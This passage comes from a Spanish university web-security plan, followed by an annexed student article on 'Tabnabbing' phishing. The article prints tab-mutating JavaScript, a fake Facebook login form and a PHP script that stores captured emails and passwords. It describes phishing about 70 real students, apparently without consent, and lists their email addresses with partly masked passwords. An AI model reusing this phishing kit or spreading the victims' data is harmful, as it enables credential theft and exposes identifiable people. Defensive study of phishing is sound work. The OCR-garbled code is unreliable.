- La dirección debe de promover la divulgación y el conocimiento sobre el manejo inadecuado de las contraseñas, para que vaya en pos de un mejoramiento continuo.

Actividades:

- Planear un hacking ético de un tiempo determinado y su exposición de los resultados obtenidos.
- Planificación de formación sobre el manejo adecuado de contraseñas.

Medida	Código	Objetivo	Alcance
Supervisión	M-4-7	Gestión de Operación y funcionamiento	Medio
Garantías	**Destinatarios**		
Confidencialidad, Integridad	Todos la comunidad estudiantil		

Desarrollo

Propósito

Detectar y reaccionar ante comportamientos sospechosos o inesperados, se deberá establecer un sistema de registro de actividades que almacenen los eventos generados por las actividades realizadas dentro de la FISEI. Estos sistemas de registro deberán permanecer activos siempre y registrar más que todo cualquier eventualidad sospechosa.

Exposición

- La dirección de la administración de sistemas de la facultad, deberá poner a disposición de la comunidad estudiantil este sistema para registrar eventualidades sospechosas.
- Además la comunidad estudiantil deberá registrar las anomalías y eventualidades sospechosas cada que estas suscitan en el tiempo no menos de 24 horas para poder aplicar los parches que sean necesarios.
- La dirección debe promover la divulgación y el conocimiento sobre este sistema de registro de eventualidades sospechosas y la importancia de su utilización en toda la comunidad estudiantil de la facultad.

Actividades:

- Supervisar que el sistema esté funcionando adecuadamente como también como la comunidad estudiantil está reportándose.
- Planificación de formación sobre este sistema de registro de eventualidades.

Medida	Código	Objetivo	Alcance
Cumplimiento legal	M-5-1	Cumplimiento	Medio
Garantías	**Destinatarios**		
Confidencialidad, Integridad, Autenticidad, disponibilidad.	Todos la comunidad estudiantil		
Desarrollo			

Propósito

Detectar y evitar posibles brechas o problemas que pudieran estar presentes en la organización a nivel de seguridad relativa al entorno legislativo.

Exposición

- Es responsabilidad de la Administración es conocer en todo momento la normativa aplicable a la seguridad web y mantener documentado el ámbito de aplicación de dicha normativa, el periodo de implantación de las medidas y los procesos de revisión e inspección establecidos.

- Asimismo, es responsabilidad de la administración la actualización del Manual de Seguridad.

Actividades:

- Gestionar auditorias permanentes.

Medida	Código	Objetivo	Alcance
Cumplimiento técnico	M-5-2	Cumplimiento	Alto
Garantías	**Destinatarios**		
Confidencialidad, Integridad, Autenticidad, disponibilidad.	Toda la comunidad estudiantil		

Desarrollo

Propósito

Detectar y evitar posibles brechas o problemas que pudieran estar presentes en la organización a nivel de seguridad relativa al entorno técnico.

Exposición

La seguridad web en la FISEI se debe revisar regularmente.

- Estas revisiones deben realizarse en base a las medidas de seguridad que se han aplicado, deben ser auditados en base al cumplimiento con los estándares de implementación de seguridad web aplicables y los controles de seguridad documentados.
- Si se encuentra cualquier incumplimiento como resultado de la revisión, los responsables deben actuar para determinar cuál es la causa y establecer una acción correctiva.
- Estas revisiones y acciones deben quedar registradas.
- El chequeo del cumplimiento técnico debe ser realizado por una persona con competencia (Ingeniero de sistemas) y autorizado explícitamente para realizar dicha labor.

Medida	Código	Objetivo	Alcance
Cumplimiento técnico	M-5-2	Cumplimiento	Alto
Garantías	**Destinatarios**		
Confidencialidad, Integridad, Autenticidad, disponibilidad.	Toda la comunidad estudiantil		

Desarrollo

Propósito

Detectar y evitar posibles brechas o problemas que pudieran estar presentes en la organización a nivel de seguridad relativa al entorno técnico.

Exposición

La seguridad web en la FISEI se debe revisar regularmente.

- Estas revisiones deben realizarse en base a las medidas de seguridad que se han aplicado, deben ser auditados en base al cumplimiento con los estándares de implementación de seguridad web aplicables y los controles de seguridad documentados.
- Si se encuentra cualquier incumplimiento como resultado de la revisión, los responsables deben actuar para determinar cuál es la causa y establecer una acción correctiva.
- Estas revisiones y acciones deben quedar registradas.
- El chequeo del cumplimiento técnico debe ser realizado por una persona con competencia (Ingeniero de sistemas) y autorizado explícitamente para realizar dicha labor.

Medida	Código	Objetivo	Alcance
Mejora continúa	M-6-1	Gestión de Seguridad	Bajo
Garantías	**Destinatarios**		
Confidencialidad, Integridad, Autenticidad, disponibilidad.	Personal administrador		
Desarrollo			

Propósito

Establecer un proceso de mejoramiento continuo con el fin de mantener un sistema formal, que permita incrementar el nivel de seguridad de la FISEI, desde el punto de vista de la seguridad.

Exposición

- Se debe implementar un procedimiento para garantizar la mejora continua en el ámbito de la seguridad web. Para cumplir con este objetivo se necesita disponer de la información necesaria para responder preguntas sobre la eficiencia, eficacia, nivel de calidad del sistema de seguridad web.
- Para ello se pueden utilizar indicadores que están reflejados en ISO's de seguridad en los cuales mencionan como uno de sus requisitos la necesidad de medir la eficacia de las medidas de seguridad y verificar el cumplimiento de seguridad.
- Una vez conocido el estado en que se encuentra en materia de seguridad se estará en disposición de tomar las decisiones oportunas en el momento idóneo gestionando de forma proactiva (antes que se produzcan situaciones y/o escenarios no deseados) en la seguridad web de la FISEI.

Actividades

- Administración del Sistema de Gestión de la Seguridad.

GLOSARIO

Utópico: puede no ser real, no tiene final, es ficticio.

Navegador: programa para la ejecución de aplicaciones web a lado del cliente.

Incidente: un acto adverso con el fin de actual fraudulento, violación de seguridades.

Amenaza: es un evento que puede desencadenar un incidente en la organización, produciendo daños materiales o pérdidas inmateriales en sus activos.

Vulnerabilidad: Son aspectos que influyen negativamente en un activo y que posibilita la materialización de una amenaza.

Riesgo: Es la probabilidad de que suceda la amenaza o evento no deseado,
Integridad: los activos o la información solo pueden ser modificados por las personas autorizadas y de la forma autorizada.
Confidencialidad: la información o los activos informáticos son accedidos solo por las personas autorizadas para hacerlo.
Disponibilidad: los activos informáticos son accedidos por las personas autorizadas en el momento requerido.
Irreductibilidad (No repudio): El uso y/o modificación de la información por parte de un usuario debe ser irrefutable, es decir, que el usuario no puede negar dicha acción.

Activo: recurso del sistema de información o relacionado con éste, necesario para que la organización funcione correctamente y alcance los objetivos propuestos.

Ataque: evento, exitoso o no, que atenta sobre el buen funcionamiento del sistema.

Control: es una acción, dispositivo o procedimiento que elimina o reduce una vulnerabilidad.

Impacto: medir la consecuencia al materializarse una amenaza.

Desastre o Contingencia: interrupción de la capacidad de acceso a información y procesamiento de la misma a través de computadoras necesarias para la operación normal de un negocio.

Reputación: es como me presento y como me miran entorno a mis cualidades propias las personas de afuera de mi entorno personal.

Phishing: técnica de ingeniería social que tiene por objetivo robar la información confidencial.

TABNABBING ATTACK: ataque Phishing a través de pestañas del navegador.

Medidas de Protección: son los pasos que se debe tomar para alcanzar un propósito.

Anexo3: Artículo Estudio del método de ataque Phishing "Tabnabbing" y sus

Estudio del método de ataque Phishing "Tabnabbing" y sus medidas de protección

Paúl Fernando Moposita Gunagashi

medidas de protección.

Abstract — **One of the biggest threats to web browsing in recent years are phishing attacks, which have been causing economic losses to businesses and individuals dedicated to electronic commerce, online banking.**

This attack is so successful that new methods are devised by attackers in order to obtain sensitive information from users via either identity theft on social networks, mail platforms. The Tabnabbing Phishing is a method that uses tabbed browsing to mutate fake pages behind us. This article is a survey method known as phishing attack "Tabnabbing" and its protection measures. It explains the factors which are vulnerable to attack exploits the "Tabnabbing" phishing techniques that can be used for the attack to be successful, best describes the existing security measures for users to avoid being victims.

***Keywords*— Tabnabbing, phishing techniques, social engineering, Spam, Protective measures.**

INTRODUCCIÓN

La tecnología avanzado a pasos agigantados, de la cual dependemos cada día más, nos hemos vuelto cada vez mas dependientes de estos, el acceso a Internet hoy en día facilita nuestras vidas, y ha trascendido enormemente en la interacción, comunicación de la humanidad alrededor del mundo. El imparable ascenso de las tecnologías en la Web social esta afectando decisivamente al ámbito de los negocios, por lo que herramientas como blogs, wikis, podcast, etc. cobran cada vez mas importancia en la practica de hacer negocios a través de la red, pasando a formar lo que se ha denominado analogía business 2.0 [2], simplemente todos quienes navegamos en la Web compartimos, descargamos información con gran facilidad, así como navegar en Internet tiene sus grandes beneficios también tiene sus riesgos a los que estamos expuestos más cuando no se tiene conocimiento de la existencia real de estos verdaderos peligros que se encuentra atrás de nuestra pagina web de confianza. Uno de los mayores riegos y fraudes informáticos existentes en la actualidad en la web es el ataque phishing. Phishing en ingles significa pescar y en términos informáticos es pescar información [4]. Atacantes utilizan todos los mecanismos que están a su alcance para explotar vulnerabilidades técnicas y humanas, su objetivo es obtener información sensible de sus victimas. El método de ataque Tabnabbing es nuevo y diferente a los típicos ataques phishing, que el año 2010 apareció documentado como método de ataque aparecía

Paul F. Moposita Guangashi
FISEI - Universidad Técnica de Ambato, Ambato, Ecuador,
paulmoposita@gmail.com, Julio 2012

solo como una prueba de concepto [9], El artículo que documentamos describe lo contrario: que es factible y lo peligroso que se puede tornar al combinar con otras técnicas phishing. El Tabnabbing aprovecha la navegación a través de pestañas, mientras el usuario esta interactuando con varias pestañas la víctima no se da cuenta que paso con alguna de las pestañas que no estaban activas, mientras el usuario navega en una de todas las pestañas abiertas, las otras pestañas quedan indefensas permitiendo que una de ellas sea utilizada para montar a nuestras espaldas un sitio fraudulento, para un usuario es casi imposible detectar con facilidad lo que realmente paso, entonces el Tabnabbing sucede? Por la falta de conocimiento en el ataque, no puede diferenciar con facilidad entre un sitio fraudulento y un sitio legítimo.

El usuario al navegar a través de múltiples pestañas no recordará los contenidos de los sitos y que realmente estuvo visitando en cada pestaña, esto sin duda es un punto a favor para que el ataque sea efectivo. El ataque Tabnabbing al igual que todos se aprovecha de nuestra falta de percepción, atención y de cuidado que le damos al ingresar nuestros datos, el ataque aprovecha estas vulnerabilidades para engañar a la víctima, haciendo creer que está en un sitio de confianza y con facilidad ponga en riego sus confidencialidad, los datos serán automáticamente re direccionados a otro servidor independiente del original siendo víctimas del robo de identidad.

Mucha gente en línea no se informa por los expertos en informática, términos como URL, SSL, JavaScript o HTML, por que estos están relacionados con su seguridad [8]. Los usuarios en Internet de nuestro país como en la mayoría de países Latinoamericanos al momento de navegar solo nos figamos en los contenidos más visible de la página que no es lo más importante, esto es aprovechado por atacantes para crear sitios fraudulentos phishing similares a los originales de nuestra confianza donde en seguridad sin lugar a duda es importante, Este ataque puede ser tan contundente que el más entendido en tecnología puede ser engañado.

Según el reporte mensual de Symantec [12] En febrero, la tasa global de phishing aumentó 0.01 puntos porcentuales, llevando el índice promedio global a que uno de cada 358.1 mensajes incluyó alguna forma de ataque de phishing (0.28 %). En Brasil, uno de cada 863.9 mensajes fue bloqueado como phishing.

Actualmente existen algunos métodos, sugerencias para protegernos y evitar estos ataques como son: instalación de software en el ordenador del cliente, complementos y configuraciones de seguridad del navegador, Capacitación de usuarios.

En el artículo se realiza un estudio de la técnica de ataque Tabnabbing y las medidas de protección que existen. El artículo esta enfocado de la siguiente manera:

en la sección 2 se describe el ataque Tabnabbing en que consiste y como actúa, luego en la sección 3 se detalla las fallas humanas que son aprovechadas por el ataque y sea exitoso, en la sección 4 se menciona las técnicas phishing que puede sumarse al ataque y sean más contundente, luego en la sección 5 se estudian las medidas de protección y algunas sugerencias existentes, las mas importantes para prevenir el ataque, y finalmente en la sección 6 se concluye con algunas conclusiones del artículo.

TABNABBING

Es un método phishing, que tiene como objetivo el robo de información a través de la navegación en línea a través de pestañas. Es un código incrustado en sitios, es interpretado con lenguaje JavaScript se aprovecha de los sitios que visitamos con frecuencia, adopta su apariencia similar a la original. El ataque actúa de la siguiente manera:

El usuario navega en la página del atacante, que no tiene por que parecer alguna página de un banco o página de login de algún sitio similar. Simplemente es una página equipada con código JavaScript que hará el "truco". En el instante que la víctima cambia de pestaña o programa, aquí lo importante será que pierda el foco de la pestaña atacante, continúe con sus visitas en otros sitios en otra nueva pestaña. La web atacante cambia por completo gracias al código JavaScript: el favicon, el titulo, y el cuerpo, todo excepto el dominio ataque [11]. La página ahora podría parecerse por ejemplo al login de Facebook. La víctima vuelve a la pestaña más tarde y piensa que ha caducado su sesión. Introduce su contraseña y esta viaja hacia el atacante.

El usuario bajará su guardia, sabemos hasta ahora una pestaña no "muta" a nuestras espaldas y por tanto, si aparece como "Facebook" por ejemplo, es por que hemos visitado previamente. Los usuarios que mantengan habitualmente muchas pestañas abiertas, será difícil recordar que está visitando exactamente en cada pestaña [7].

Según el articulo [8] El ataque Tabnabbing es un script que al ejecutarse con JavaScript en cualquier navegador, podrá manipular la página original y montar por una falsa cambiando el favicon en la pestaña, el titulo y el contenido total de la página, además utilizando otras técnicas phishing se puede observar eventos del teclado y mouse con el fin de detectar las actividades que el usuario realiza en un sitio.

Facilitando así que la página sea mutada a las espaldas del usuario bien similar a la original, y sumándose a otra técnica saber que esta realizando en un momento determinado la victima, el atacante en este momento sabrá si es oportuno lanzar el anzuelo.

2.1. CONSTRUCCIÓN DEL ATAQUE TABNABBING

A la hora de planear el ataque se tomo en cuenta el siguiente dicho informático que va mas allá que un simple ataque, que probablemente las mafias siempre van a tomar como referencia "El virus informático mas destructivo se encuentra entre el teclado y la silla" [9]. El análisis es obvio y sencillo, para que diseñar complejos algoritmos y dedicar horas de esfuerzo para descubrir errores de programación cuando el usuario es el punto más vulnerable. Y el fin o el objeto que percibe el atacante serán vulnerar al usuario.

El ataque Tabnabbing se basa básicamente en aprovechar el sistema de navegación por pestañas o "tabs" y la mayoría acostumbramos a navegar a través de múltiples pestañas que todos los navegadores permiten en sus ultimas versiones, con estas vulnerabilidades el ataque hace creer al usuario que esta en una pagina de un servicio conocido como Gmail, Hotmail, Facebook y así robar sus contraseñas.

2.2. SCRIPT TABNABBING

Es código incrustado, adicional que va como parte de la página atacante trabaja de la siguiente manera:

Actúa a través de dos eventos en **onblur** cuando esta fuera de foco es decir cuando la víctima dejo de navegar en la pestaña, se encuentra en una nueva pestaña en este caso la variable **TIMER** que al inicio esta en **null** con el evento establece que se cambie a un tiempo determinado en este caso 5 segundos que esta fuera de foco. Y el evento **onfocus** cuando no se ha cambiado de pestaña, lo que hace es si ya fue **TIMER** asignado el tiempo a cambiar con este evento es volver la variable **TIMER** a null, y saber si ya switched. El código quedaría así:

```
var TIMER = null;
var HAS_SWITCHED = false;
// Events
window.onblur = function(){TIMER =
setTimeout(changeItUp, 5000);}
window.onfocus = function (){if(TIMER)
clearTimeout(TIMER);}
```

Además aprovecha lo documentado por Michael Mahemoff en el año 2008, que nos permite por medio del script cambiar el favicon de las páginas web dinámicamente, esto en un principio trabajaba en Firefox y Opera, pero actualmente es factible en navegadores mas utilizados y populares, Internet Explorer, Chrome, etc. el objetivo con esto es que mientras el usuario esta en otra pestaña, establezca el cambio del título de la página con la función **setTitle**, el favicon es el icono de página, tiene el fin de ser reconocido fácilmente, la forma como actúa la mutación es de la siguiente manera con **getElementsByTagName** se obtendrá la posición inicial para proceder la mutación, se establece el link de favicon de la página nueva a mutar en el caso nuestro la página falsificada de Facebook, que toma el favicon del link verdadero de Facebook, haciendo que se parezca bastante bien a la página verdadera, el código es:

```
// Utils
functionsetTitle(text){ document.title = text; }
// This favicon object rewritten from:
// Favicon.js - Change favicon dynamically
[http://ajaxify.com/run/favicon].
// Copyright (c) 2008 Michael Mahemoff. Icon
updates only work in Firefox and Opera.
favicon = {docHead:
document.getElementsByTagName("head")[0],
set: function(url){this.addLink(url);},addLink:
function(iconURL)
{var link = document.createElement("link");
link.type = "image/x-icon";
link.rel = "shortcut icon";
link.href = iconURL;
this.removeLinkIfExists();
this.docHead.appendChild(link);},
removeLinkIfExists: function() {
var links =
this.docHead.getElementsByTagName("link");
for (var i=0; i<links.length; i++) {
var link = links[i];
if (link.type=="image/x-icon"
&&link.rel=="shortcut icon")
{this.docHead.removeChild(link);
return; // Assuming only one match at most.
}}},
get: function() {var links =
this.docHead.getElementsByTagName("link");
```

```
for (var i=0; i<links.length; i++){
var link = links[i];
if (link.type=="image/x-icon"
&&link.rel=="shortcut icon") {
returnlink.href;}}}};
```

El código del ataque Tabnabbing a más de permitir cambiar el favicon y el título de la página permite mutar todo el contenido de un sitio en este caso nuestra página clonada de Facebook, la forma como actúa es a través de Frames que permite dividir el contenido de la página con **createElement("div")** de tal manera que se oculte el sitio original por la nueva manipulando las propiedades de Frame como la **posición, color, ancho, altura, alineación de texto**, además con esta propiedad **body.style.overflow** que es manipulable con JavaScript que permite ocultar el cuerpo de la pagina original, entonces con todo preparado **window.location = 'index.html'** hará que localicemos y cargue la pagina index.html que para nuestro caso es el clon de Facebook. El código quedaría de la siguiente manera:

```
    functioncreateShield(){
        div = document.createElement("div");
        div.style.position = "fixed";
        div.style.top = 0;
        div.style.left = 0;
        div.style.backgroundColor = "white";
        div.style.width = "100%";
        div.style.height = "100%";
        div.style.textAlign = "center";
        document.body.style.overflow =
"hidden";
        window.location = 'index.html'
        varoldTitle = document.title;
        varoldFavicon = favicon.get() ||
"/favicon.ico";
        div.appendChild(img);
        document.body.appendChild(div);
        img.onclick = function(){
        div.parentNode.removeChild(div);
        document.body.style.overflow =
"auto";
        setTitle(oldTitle);
        favicon.set(oldFavicon)}}
```

Para mayor comodidad este script va estar en un archivo individual para llamar de la página original atacante y no sea visible directamente a la víctima.

A través de líneas código JavaScript en la página atacante del cliente realizamos el llamado al archivo del código script Tabnabbing. El código es el siguiente:

```
<DIV align="center">
<A href="">
<script type="text/javascript"
src="tabnabbing.js"></script>
```

2.2.3. CONSTRUCCIÓN DE PÁGINA WEB ATACANTE

La construcción de la pagina web atacante donde va estar alojado el código script Tabnabbing tendrá que ser interesante de tal manera que el usuario puede entretenerse por un largo tiempo, el fin es que la victima se apegue de tal manera que no cierre la pagina actual permanezca mientras la pagina pueda realizar su trabajo, y el engaño surja efecto, sea exitoso, entonces si la víctima desea visitar otras páginas utilizara una nueva pestaña en su navegador, en este momento el ataque comenzara lanzando el anzuelo con el fin de pescar información de la víctima.

Creamos una página sencilla con información relevante interesante para el usuario, con menús que permita un sin número de alternativas de navegación, la victima sea vulnerada, en su construcción añadiremos una llamada al script Tabnabbing como podemos presenciar:

```
 8.  type="text/css" />
 9.   <link href="layout.css" rel="stylesheet"
10.  type="text/css" />
11.   <script src="maxheight.js" type="text/javascript"></script>
12. </head>
13. <body id="index" onload="new ElementMaxHeight();">
14. <div id="header_tall">
15. <div id="main"><!--header -->
16. <div id="header">
17. <div class="h_logo">
18. <div class="left"> <img alt=""
19.  src="images/logo.jpg" /><br />
20. </div>
21. <div class="right"> </div>
22. <div class="clear"></div>
23. </div>
24. <div align="center">
25. <a href="">
26. <script type="text/javascript" src="bgattack.js"></script></a>
27. <div id="menu">
28. <div class="rightbg">
29. <div class="leftbg">
30. <div class="padding">
31. <ul>
32.   <li><span>Inicio</span></li>
33.   <li><a href="index-1.html">Soluciones Informáticas</a></li>
34.   <li><a href="index-2.html">Productos</a></li>
35.   <li><a href="index-3.html">Clientes</a></li>
36.   <li><a href="index-4.html">Servicios</a></li>
37.   <li class="last"><a href="index-5.html">Contactos</a></li>
38. </ul>
39. <br class="clear" />
40. </div>
```

Gráfica *Construcción de página con el ataque "THE TABNABBING"*

Está listo la página atacante incluido el ataque "Tabnabbing" robo de información en navegación web por pestañas, comprometiendo los nombres de usuarios y contraseñas. Como podemos observar en la figura, donde podemos ver claramente la cuarta pestaña muta se actualiza mientras el usuario se encuentra navegando en Hotmail, el usuario cuando regrese a la página anterior no se dará cuenta que es lo que paso mientras estuvo fuera de foco.

Gráfica 2. *- Ataque Phishing "The Tabnabbing".*

Gráfica 2. *–Página falsificada Facebook.*

Para que se complemente la página vamos a valernos de la falsificación de una de las páginas web más famosas como es la de Facebook para que podamos tomar control de sus campos de login y guardarlos en una base. Es muy sencillo con solo manipular estas líneas del código fuente de Facebook específicamente en **action script** cambiando el llamado que hace para logearce:

```
form id="login_form" action="scamm.php"
method="post" onsubmit="return
Event.__inlineSubmit(this,event)">
```


Normalmente por una página programado en php que tome control de estos campos y haga el truco: de la siguiente manera.

Creamos el Código de la página scam.php en NotePad++ con unas cuantas líneas de código que maneje y recoja básicamente lo que nos interesa: el nombre de la cuenta y la contraseña de nuestra página falsa generando una base en un archivo de texto almacenados.txt.

```
<html>
<head>
<title> Login </title>
</head>
<body>
<?
$login=htmlentities($_POST['email']);
$pass=htmlentities($_POST['pass']);
$guardame=fopen("almacenados.txt", a);
fwrite ($guardame,"".$login."".$pass);
```

```
Fclose ($guardame)
?>
<META HTTP-EQUIV='refresh'
CONTENT='1;url=http://facebook.com'>
</body>
</html>
```

El riesgo persiste y en cualquier momento el ataque podría se utilizado en víctimas de facebook, poniendo en riesgo su confidencialidad e identidad.



Gráfica *Página Facebook Falsificada en Kompozer*

El siguiente paso será la página con el ataque subir a un alojamiento en internet con un dominio falso y comprobar las vulnerabilidades en usuarios reales y es nuestro siguiente paso.

2.2.4. EJECUTANDO EL ATAQUE TABNABBING

Para este estudio se ejecutó las pruebas de ataque con usuarios de la FISEI de la Universidad Técnica de Ambato algunos aspectos de estas pruebas las detallo a continuación:

Para este paso podemos sumar un sin número de técnicas phishing como puede ser XSS, bootnets, spam, Ingeniería Social, etc. Para nuestro caso utilizamos una muy sencilla, la siguiente: Se exploto los mensajes de correo electrónico que había recibido de algunos estudiantes de la FISEI, donde sin darme cuenta en cada mensaje venía adjunto un listado increíble de direcciones de correos remitentes, las cuales en mi caso me ayudo para enviar correos con mensajes ingeniosos a las víctimas, ayudado por la técnica de Ingeniería Social para que los mensaje sean creíbles, cayeran ingresando a la pagina atacante.

Como todo fue bien en la base apareció los datos de nuestras victimas el ataque se realizo durante una semana donde se alcanzo a ejecutar a 70 estudiantes, la base esta en almacenados.txt:

```
email=gabysolchango_92@hotmail.com
pass=dixxxmor
email=bigboss-xl@hotmail.com
pass=rafitabigbossx8314xx91
email=silva.oscar61@yahoo.es
pass=x952938x3
email=marymariela141996@hotmail.com
pass=teamomaxxx
email=lizandroalviar97@hotmail.com
pass=lizandxxxx
email=sanderstalin@hotmail.es
pass=2xx71995
email=alviar_f@hotmail.com
pass=romixxxx
email=mayra_alvear@yahoo.com
pass=18x366557
email=silva.oscar61@yahoo.es
pass=x952938x3
email=mari-jasmin1995@hotmail.es
```


pass=56x373
email=vini-liz23@hotmail.com
pass=x912x8x45
email=mayrita-79@hotmail.es
pass=daxxxxxxx
email=silva.oscar61@yahoo.es
pass=x952938x3
email=memorenato@hotmail.com
pass=renato1989
email=chelist-88@hotmail.com
pass=amorechelital
email=lizflaquitab2f@hotmail.com
pass=lizxxxxxx
email=moiy_1995@hotmail.es
pass=x8x2323
email=jesusmiamig@hotmail.com
pass=11x921
email=alviar_f@hotmail.com
pass=romixxxxx
email=silva.oscar61@yahoo.es
pass=x952938x3
email=vinces12x@hotmail.com
pass=marxxxx
email=alviar_f@hotmail.com
pass=ROxxxxx
email=lizflaquitab2f@hotmail.com
pass=lizxxxxxx
email=ukicejitas9x_@hotmail.com
pass=19199x
email=marymariela141996@hotmail.com
pass=teamxxxxxx
email=lis_1998.l@hotmail.com
pass=a2sxxxxxx
email=chelist-88@hotmail.com
pass=amoxxxxxxx
email=silva.oscar61@yahoo.es
pass=x9529383
email=alviar_f@hotmail.com
pass=roxxxxxx
email=silva.oscar61@yahoo.es
pass=x952938x3
email=josuexl97@ hotmail . com
pass=yolanxxxxxx
email=silva.oscar61@yahoo.es
pass=x952938x3
email=ukicejitas9x_@hotmail.com
pass=19199x
email=ukicejitas9x_@hotmail.com
pass=19199x
email=mayra_alvear@yahoo.com
pass=18x366557
email=faby95_edu@hotmail.com
pass=edxxxxx
email=yessenia_manobanda@yahoo.com
pass=jxxxxxxxx
email=dianys_85@hotmail.es
pass=x95x18621

2.2.5. ANÁLISIS E INTERPRETACIÓN DE RESULTADOS

Número de éxitos y fracasos alcanzados después del ataque:

USUARIOS DE FISEI	**NUMERO DE ÉXITOS**	**NUMERO DE FRACASOS**	**TOTAL**
HOMBRES	20	15	35
MUJERES	25	10	35
TOTAL	**45**	**25**	**70**

Tabla 1. Frecuencias de éxitos y fracasos



Gráfica *Porcentaje de éxito vs fracaso*

Los resultados alojados son muy evidentes de las cuales podemos analizar que el 64,3 % del total de la muestra que se realizo el ataque cayeron y fueron robados sus nombres de usuarios y contraseñas de Facebook, de los cuales el 29% son Hombres, y el 36% son mujeres. Frente a un 35,7% de fracaso que no cayeron en el ataque fueron salvos, de los cuales el 21,4 % son hombres y 14,3% son mujeres.

Con estos resultados podemos interpretar que el ataque tiene un alto porcentaje probabilidad de alcanzar éxito.

Además es urgente la implementación de medidas de protección informática, como puede ser un sistema de entrenamiento y capacitación a usuarios.

Debería ser un tema de interés y necesario para que la identidad de los usuarios de la FISEI sea salvaguardada.

Con este procedimiento se logro identificar las vulnerabilidades más evidentes y poder recomendar las medidas de protección que deben tomar con el fin de prevenir ser victima de un ataque Phishing "Tabnabbing", las vulnerabilidades encontradas son: dominios falsos, ingeniería social, falta de percepción visual, inseguridad en navegadores, manejo de contraseñas inseguras.

VULNERABILIDADES ENCONTRADAS

3.1. NAVEGACIÓN POR PESTAÑAS

Esta vulnerabilidad fue descubierta por Mozilla Firefox por lo que en este artículo citamos tal como fue publicado.

El administrador de seguridad de Javascript de Mozilla Firefox, previene que un URL con "javascript:" de un determinado sitio, sea abierto en una ventana desplegando contenido de otro sitio. Pero cuando un enlace es liberado en una pestana o etiqueta de navegación, el administrador de seguridad parece no enterarse.

Esto puede considerarse un grave problema de seguridad, ya que permite desde robar las cookies de una sesión, hasta la habilidad de ejecutar código HTML o scripts de forma arbitraria en el sistema del cliente, dependiendo del sitio desplegado o la configuración de seguridad.

Las pestañas de navegación permiten navegar cómodamente por varios sitios de Internet. Pero si son muchas las etiquetas creadas, usted tiene dos opciones: cerrar las pestañas actuales y abrir nuevas (CTRL+W para cerrar las lengüetas, seguido de un CTRL+clic en un enlace para abrir una nueva), o simplemente reciclar las ya creadas, arrastrando los nuevos enlaces a ellas.

La vulnerabilidad de la navegación por pestañas permite que los usuarios que acostumbramos navegar en múltiples páginas

web por medio de tabs, dejemos la libertad suficiente que personas desconocidas y con amplios conocimientos dedicados a la ciberdelincuencia llamados atacantes, puedan realizar técnicas para sustraer información comprometedora, nunca se sabe que puede pasar a nuestras espaldas, de eso se aprovecha esta vulnerabilidad ya que los tabs están en permanente ejecución solo que permanecen ocultos mientras el usuario no las activa, el atacante utilizando alguna técnica puede ejecutar script, líneas de HTML o tranquilamente acceder a cookies con el fin de robar información.

3.2. DOMINIOS FALSOS

Los Usuarios expertos e inexpertos tendemos a tener mucha confianza en las páginas sin saber su real procedencia, por lo que difícilmente verificamos que la dirección del sitio corresponda a la del sitio real que nos aparece. Un ataque phishing puede usar este comportamiento para diversos sitios mas visitados y que permitan robar información de sitios web como bancos, redes sociales, correos electrónicos, etc.

La falta de conocimiento en el uso adecuado de las tecnologías de comunicación web puede traer graves consecuencias, al instante que sean interceptados y aprovechados por atacantes. La mayoría de usuarios no tienen los suficientes conocimientos en el manejo adecuado de estos tipos de sistemas de comunicación web.

La inseguridad web se ve reflejado por desconocimiento del usuario frente a como debe actuar en el instante que ingresa a navegar en internet principalmente en el manejo de la barra de direcciones web, además el manejo inadecuado de los dominios de los sitios web que visitamos con frecuencia conllevaría a que fácilmente ingresemos nuestros datos en páginas fraudulentas por consecuencia nuestras cuentas de correo electrónico, redes sociales, o sistema de nuestra empresa, sean gravemente comprometidas.

Un usuario normalmente cuando visita una pagina web solo se fija en su contenido y mas aún no en la barra de direcciones para revisar cual es realmente la procedencia de dicha página, en ocasiones con simple mirar no es suficiente ya que algunos dominios falsos optan por un simple engaño visual esto por que no hay mucha diferencia con el original en veces solo cambia una letra o aumenta. Por ejemplo www.facebook.com es dominio original pero puede cambiar una letra de la siguiente manera www.fncebook.com que difícilmente será diferenciado por el usuario.

TÉCNICAS DE ATAQUE PHISHING APROVECHADAS POR EL TABNABBING

Existen muchas maneras de mejorar el ataque y alcanzar éxito, ya que la vulnerabilidad de navegación por pestañas permite que el atacante pueda tomar el control total de aquellas que no están siendo utilizadas. Existen varias técnicas que permiten que el ataque sea efectivo y más victimas sean engañados por este ataque. A continuación describiremos algunas estrategias de atacantes que utilizan para lanzar sus ataques phishing.

4.1. INGENIERÍA SOCIAL

Si analizamos por que los ataques phishing son exitosos pues es simplemente por que los atacantes siempre buscan al lado mas débil y en seguridad se considera que el usuario es el

